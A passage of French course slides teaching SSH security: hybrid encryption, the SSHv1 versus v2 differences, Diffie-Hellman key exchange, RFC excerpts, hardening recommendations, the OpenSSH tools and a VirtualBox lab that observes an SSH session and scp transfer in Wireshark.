
Chiffrement symétrique




Chiffrement hybride ssh



Chiffrement hybride ssh



Chiffrement hybride ssh



Chiffrement hybride ssh

R6 : Il faut s'assurer de la légitimité du serveur contacté avant de poursuivre l'accès. Cela passe par l'authentification préalable de la machine au travers de l'empreinte de sa clé publique, ou d'un certificat validé et vérifié.

R13 : La clé privée ne doit être connue que de l'entité qui cherche à prouver son identité à un tiers, et éventuellement d'une autorité de confiance. Cette clé privée doit être dûment protégée pour éviter la diffusion à une personne non autorisée.

Une solution optimale (rappel)

Chiffrement hybride

Utiliser un chiffrement asymétrique pour transmettre une clé temporaire servant à un chiffrement symétrique.

SSH : Clef de session 

Flexibilité, preuve et... vitesse !

C'est la base du fonctionnement de la plupart des protocoles sur Internet.

Chiffrement hybride ssh



Alice

Clef de session 



Clef publique de Bob 



Bob


Clef de session 



Clef privée de Bob 



Man In The Middle





Sommaire

- **0- Ressources**
- **1- La problématique**
- **2- SSH**
 - 2-0 Historique**
 - 2-1 Chiffrement**
 - 2-2 Application**
 - 2-3 Authentification**
 - 2-4 Usage**
 - 2-5 Transferts de fichiers**
 - 2-6 Tunnels ssh**
- **3- Synchronisation de fichiers : rsync**

Application SSHv1 vs v2

R1 : Seule la version 2 du protocole SSH doit être autorisée

SSH v1	SSH v2
Conception monolithique	ssh-connection ssh-userauth ssh-transport

Application SSHv2

RFC4251 The Secure Shell (SSH) Protocol Architecture Jan 2005


Abstract

The Secure Shell (SSH) Protocol is a protocol for secure remote login and other secure network services over an insecure network. This document describes the architecture of the SSH protocol, as well as the notation and terminology used in SSH protocol documents. It also discusses the SSH algorithm naming system that allows local extensions.


The SSH protocol consists of three major components:

- The **Transport Layer Protocol** provides server authentication, confidentiality, and integrity with perfect forward secrecy.
- The **User Authentication Protocol** authenticates the client to the server.
- The **Connection Protocol** multiplexes the encrypted tunnel into several logical channels.

Couches RFC1122



Couches RFC1122



- The Secure Shell (SSH) Protocol Architecture - RFC4251 - Jan 2006
- The Secure Shell (SSH) Transport Layer Protocol- RFC 4253 - Jan 2006
- The Secure Shell (SSH) Authentication Protocol - RFC 4252 - Jan 2006
- The Secure Shell (SSH) Connection Protocol - RFC 4254 - Jan 2006

Application SSHv1 vs v2

R1 : Seule la version 2 du protocole SSH doit être autorisée

SSH v1

SSH v2

 Clef de session transmise par le client

Clef de session négociée avec un protocole Diffie Hellman

IEEE TRANSACTIONS ON INFORMATION THEORY, VOL. IT-22, NO. 6, NOVEMBER 1976

New Directions in Cryptography

Invited Paper

WHITFIELD DIFFIE AND MARTIN E. HELLMAN, MEMBER, IEEE

Abstract—Two kinds of contemporary developments in cryptography are examined. Widening applications of teleprocessing have given rise to a need for new types of cryptographic systems, which minimize the need for secure key distribution channels and supply the equivalent of a written signature. This paper suggests ways to solve these currently open problems. It also discusses how the theories of communication and computation are beginning to provide the tools to solve cryptographic problems of long standing.

Prix Turing en 2015

Application SSHv1 vs v2

R1 : Seule la version 2 du protocole SSH doit être autorisée



SSH v1

Clef de session
transmise par le client

SSH v2

Clef de session négociée avec
un protocole Diffie Hellman

Video en anglais :

Echange Diffie Hellman montré par la physique !

Royal Institute Christmas Lectures 2008

Untangling the Web – Key Exchange

by Prof Chris Bishop

<https://www.windfallfilms.com/show/1081/ri-christmas-lectures-2008.aspx>

Security before, During and after Public-key Cryptography

Computer History Museum

Lecture by Whitfield Diffie – 2005

<https://computerhistory.org/events/information-securitybefore-during-after-publickey/>

Application SSHv1 vs v2

R1 : Seule la version 2 du protocole SSH doit être autorisée



SSH v1	SSH v2
Clef de session valable pour toute la session	Clef de session renouvelées

Par défaut : ssh_config
RekeyLimit 1G 1h

Application OpenSSH

ssh(1)	Le programme client de connexion shell
sshd(8)	Le processus serveur qui permet les connexions
ssh_config(5)	Fichier de configuration du client
sshd_config(5)	Fichier de configuration du serveur
ssh-agent(1)	Agent d'authentification qui peut stocker les clefs privées
ssh-add(1)	Utilitaire pour stocker les clefs dans ssh-agent
sftp(1)	Programme de transfert de fichier
scp(1)	Programme de copie de fichier
ssh-keygen(1)	Outil de génération de clefs
sftp-server(8)	Sous-serveur de transfert de fichier SFTP
ssh-keyscan(1)	Outil pour collecter les clés publique des hôtes
ssh-keysign(8)	Outil pour l'authentification basée sur l'hôte.

Chiffrement hybride ssh



Alice

Clef de session 



Clef publique de Bob 



Bob

Clef de session 



Clef privée de Bob 



Pratique

Ouverture des sessions utilisateurs

- Lancer VirtualBox et démarrer les VM client01 , eve , serveur01
- Sur la VM client01 ouvrir une session utilisateur alice et lancer un terminal
- Sur la VM eve ouvrir une session utilisateur eve et lancer Wireshark interface enp0s8
Follow TCP Stream / tcp.stream eq 0

5- Depuis client01 , effectuer un

```
ssh -v bob@serveur01
```

6- Depuis client01

Sauvegarder puis éditer le fichier `/etc/ssh/ssh_config` de client01 pour passer `RekeyLimit 1M 1mn`

En alice :

```
scp ./Documents/* bob@serveur01:.
```

